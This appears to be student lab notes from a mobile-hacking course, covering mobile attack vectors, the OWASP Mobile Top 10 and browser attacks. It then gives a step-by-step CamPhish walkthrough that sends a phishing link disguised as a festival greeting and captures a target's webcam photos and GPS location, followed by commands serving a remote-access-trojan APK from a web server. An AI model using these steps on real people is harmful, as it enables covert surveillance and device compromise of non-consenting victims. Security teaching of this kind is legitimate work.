

## **Modules 17 Hacking mobile platform**

### **1 Explain mobile platform attack vectors**

1. Application-Based Attacks 
2. Web-Based Attacks
3. Network-Based Attacks
4. Physical and Peripheral Attacks
- 5 OS & Platform-Specific Exploits

### **2 OWASP Top 10 Mobile Risks 2024**

- 1 M1: Improper Credential Usage**
- 2 M2: Inadequate Supply Chain Security**
- 3 M3: Insecure Authentication/Authorization**
- 4 M4: Insufficient Input/Output Validation**
- 5 M5: Insecure Communication**
- 6 M6: Inadequate Privacy Controls**
- 7 M7: Insufficient Binary Protections**
- 8 M8: Security Misconfiguration**
- 9 M9: Insecure Data Storage**

## 10 M10: Insufficient Cryptography

### **3 What is Browser-based Attacks/ Protection Against Browser-Based Attacks**

### **4 Types of Browser-based Attacks**

- Phishing
- Framing
- Clickjacking
- Man-in-the-Mobile
- Buffer Overflow
- Data Caching

**Extra activity Task1**  
**Camera/microphone Capture**  
**Attacks and find google map**  
**location using Camphish tool**

**Task 2 how to analysis the apk  
malware**

**Extra activity Task3 How to create  
fully undetectable payload use  
encode technique**

**Task4 Android Hacking Using Mobile  
Tracker Website**

**Task 5 Extra Activity Android Hacking  
Using Craxs Rat**

# Explain mobile platform attack vectors

## 1. Application-Based Attacks

- **Malicious or repackaged apps:** Trojanized versions of legitimate apps or forged app bundles—especially common on Android—steal credentials, display fake UI overlays, or exfiltrate
- **Backdoors embedded by rogue developers,** enabling silent surveillance or data collection

## 2. Web-Based Attacks

- **Mobile phishing (email, SMS, especially smishing/QR phishing):** Users tricked via impersonated messages or QR codes to reveal credentials
- **Drive-by downloads & browser exploits:** Visiting malicious or compromised websites can trigger automatic malware installation
- **Man-in-the-Middle (MitM):** Attackers intercept unsecured HTTP, Wi-Fi, or cellular traffic using rogue hotspots or tools like SSL-stripping to hijack sessions

## 3. Network-Based Attacks

- **Rogue Wi-Fi hotspots, SSL stripping, network spoofing:** Attackers impersonate trusted networks to intercept traffic .

- **Bluetooth/NFC exploits (bluesnarfing, bluebugging):** Unauthorized access or data exfiltration through poorly secured wireless interfaces

#### 4. Physical and Peripheral Attacks

- **Juice jacking:** Public USB charging stations or cables that install malware or steal data when plugged in
- **USB/ADB exploits:** Direct peripheral attacks to unlock, load malware, or exfiltrate data .
- **Theft, cold boot, tampering:** Access through stolen devices, hardware exploits, or physical code injection.

#### 5 OS & Platform-Specific Exploits

- **Jailbreaking/rooting:** Attackers exploit vulnerabilities to disable device security and install rogue software
- **Firmware and bootloader vulnerabilities:** Low-level exploits that bypass security and enable deep-persistent malware

## ❑ OWASP Mobile Top 10 – 2024

### 1. M1: Improper Credential Usage

Hardcoded credentials or insecure storage/transmission can lead to unauthorized access and data breaches.

### 2. M2: Inadequate Supply Chain Security

Vulnerabilities introduced through third-party libraries, SDKs, or compromised build processes can compromise app integrity.

### 3. M3: Insecure Authentication/Authorization

Weak or misconfigured authentication and authorization mechanisms can allow attackers to bypass access controls.

### 4. M4: Insufficient Input/Output Validation

Failing to properly validate user input and output can lead to injection attacks and data corruption.

### 5. M5: Insecure Communication

Lack of proper encryption and secure communication protocols can expose sensitive data during transmission.

### 6. M6: Inadequate Privacy Controls

Insufficient measures to protect user data privacy can lead to unauthorized data access and regulatory non-compliance.

### 7. M7: Insufficient Binary Protections

Lack of protections against reverse engineering

and code tampering can expose app logic and sensitive information.

## 8. M8: Security Misconfiguration

Incorrect or default configurations can create vulnerabilities exploitable by attackers.

## 9. M9: Insecure Data Storage

Storing sensitive data without proper encryption or access controls can lead to data leakage.

## 10. M10: Insufficient Cryptography

Using outdated or weak cryptographic algorithms can compromise data security.

For a detailed overview and mitigation strategies for each risk, you can refer to the official OWASP Mobile Top 10 – 2024 release.

## What is Browser-based Attacks

Browser-based attacks are cyberattacks that exploit vulnerabilities in web browsers, their plugins, or scripts running on websites. These attacks often occur when users visit malicious or compromised websites without knowing. Common techniques include **drive-by downloads**, where malware installs automatically, and **cross-site scripting (XSS)**, where malicious code runs in the user's browser.

Attackers may also use **clickjacking**, **malicious extensions**, or **phishing** pop-ups to trick users into revealing personal data or credentials. Some attacks like **man-in-the-browser (MitB)** silently alter online transactions. Since browsers handle sensitive data like passwords and sessions, compromising them can give attackers significant access.

These attacks are dangerous because they often require little to no user interaction and can bypass traditional security tools. To stay protected, users should keep browsers updated, avoid suspicious links or add-ons, and use strong security settings.

## **Protection Against Browser-Based Attacks**

- ❑ Keep browsers and extensions updated.
- ❑ Use browser security settings and plugins like NoScript or uBlock Origin.
- ❑ Avoid clicking suspicious links or installing unknown extensions.
- ❑ Use HTTPS and secure connections.
- ❑ Employ anti-malware software and browser sandboxing.

## Types of Browser-based Attacks

Here's a brief explanation of each of the **browser-based attacks** listed:

---

### 1. Phishing

Phishing tricks users into giving sensitive information (like passwords or credit card numbers) by imitating trustworthy websites or messages. These fake websites are often opened through a browser link in an email or message.

---

### 2. Framing (UI Redressing)

Framing embeds a malicious website inside a hidden frame (like an `<iframe>`) on a legitimate-looking page. Attackers can trick users into interacting with invisible content, leading to unintended actions like submitting login details.

---

### 3. Clickjacking

Clickjacking involves hiding a legitimate clickable element (e.g., a button) behind an invisible layer. When a user clicks, they unknowingly perform actions like changing settings or confirming transactions without their intent.

---

#### 4. Man-in-the-Mobile (MitMo)

A type of **Man-in-the-Middle (MitM)** attack targeting mobile devices. It intercepts communication between the mobile browser and web servers to steal data or modify content—often using a malicious app or fake browser plugin.

---

#### 5. Buffer Overflow

Occurs when a browser (or a plugin within it) receives more data than it can handle. This overflows the memory buffer, allowing attackers to inject and execute malicious code, potentially gaining control of the system.

---

#### 6. Data Caching

Web browsers store cached data (like images, passwords, or session info) to improve speed. If not managed securely, attackers can access this cached information, especially on shared or public computers, leading to data leaks.


## **Task1 Camera/microphone Capture Attacks and find google map location using Camphish tool**

Step1: start the kali linux terminal open browser abd download the Camphish in github

Step2: go to the Camphish

Command: 1 cd Camphish

2 bash.campshi.sh / filr executed  
permestion command




```
(mayur@vbox) ~[+]
└─ sudo su
[sudo] password for mayur:
[root@vbox] ~[/home/mayur]
└─ cd CamPhish

[root@vbox] ~[/home/mayur/CamPhish]
└─ ls
camphish.sh      debug_log.php    ip.php          location_debug.log  post.php      saved.locations
cleanip.sh       festivalwished.html LICENSE        location.php        README_md   saved_ip.txt
cloudflare      index2.html     LiveTTV.html  ngrok          saved_ip.txt
current_location.php index.php    location_29Jun2025165294.txt onlineMeeting.html saved_locations
[root@vbox] ~[/home/mayur/CamPhish]
└─ ./camphish.sh
```

Step3: start the camphish

Step4: select the option 2 cloudeflare Tunnel



```
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet

——— Choose Tunnel server ———

[01] Ngrok
[02] CloudFlare Tunnel

[+] Choose a Port Forwarding option: [Default is 1] : 1

——— Choose a template ———

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] : 1

[+] Enter festival name: happy_holi

[-] Starting php server ...
[-] Starting cloudflared tunnel ...
```

Step5: select the option festival wishing

Step6: type the any festival name

Eg happy holi

```
CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet

[+] Choose tunnel server ...
[01] Ngrok
[02] Cloudflare Tunnel

[*] Choose a Port Forwarding option: [Default is 1] 1

[+] Choose a template ...
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting



[*] Choose a template: [Default is 1] 1

[*] Enter festival name: happy holi

[*] Starting php server ...
[*] Starting cloudflared tunnel...
[*] Direct link: https://camphish-diy-nomination-forresty-trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE
```

Step7: campish generate the link it link send to a target system and target system to open link ask the name target filp the name xyz click on the ok



```
[+] Target opened the link!
[+] IP: 2409:40c2:12a5:bfde:8000::1
[+] Location data received!
[+] Current location data:
Latitude: 10.4792139
Longitude: 73.6388776
Accuracy: 51.49000152587996 meters
Google Maps: https://www.google.com/maps/@10.4792139,73.6388776,15z
Date: 25Jun2025190557
[+] No location file found
[+] Location data received!
[+] No location file found
[+] Cam file received!
```


Step8: capturing the picture of target humane

Step9: open the next terminal show in picture


```
(root@vbox:~/home/mayer/CamPhish)
ls
cam25Jun2025190712.png  cam25Jun2025190714.png  current_location.html  location.php  location_debug.log  README.md
cam25Jun2025190717.png  camphish.sh  debug_log.php  LICENSE  location_25Jun20251905204.txt  saved.ip.txt
cam25Jun2025190720.png  cleanup.sh  festivalwishes.html  LiveTTV.html  location_25Jun2025190657.txt  saved_locations
cam25Jun2025190723.png  cloudflared  index.php  index2.php  post.php  saved_locations.txt
[root@vbox:~/home/mayer/CamPhish]
```

Step10 command: display copy the picture url

Result:




## find google map location using Camphish tool




Step11: this URL provide campish tool of the target human

Copy the link and paste it browser and show location of the target



Result:



## Task 2 how to analysis the apk malware

There was concept

1<sup>st</sup> is viruse total website

Step1 open browser and type the viruse total .com




Step2: select the apk malware

```
(myenv)-[root@vbox]-[/home/sayur/AndesRAT]
$ ls
Android_Code Compiled_apk game.apk LICENSE __pycache__ requirements.txt super1.apk venv
andesRAT.py Dumps 2er_willie myenv README.md Screenshots util.py
(myenv)-[root@vbox]-[/home/sayur/AndesRAT]
$ cp super1.apk /var/www/html/
(myenv)-[root@vbox]-[/home/sayur/AndesRAT]
$ systemctl start andesRAT.service
(myenv)-[root@vbox]-[/home/sayur/AndesRAT]
$
```

Step3: upload malware in virus total .com

Click on the upload select the apk



## Result:

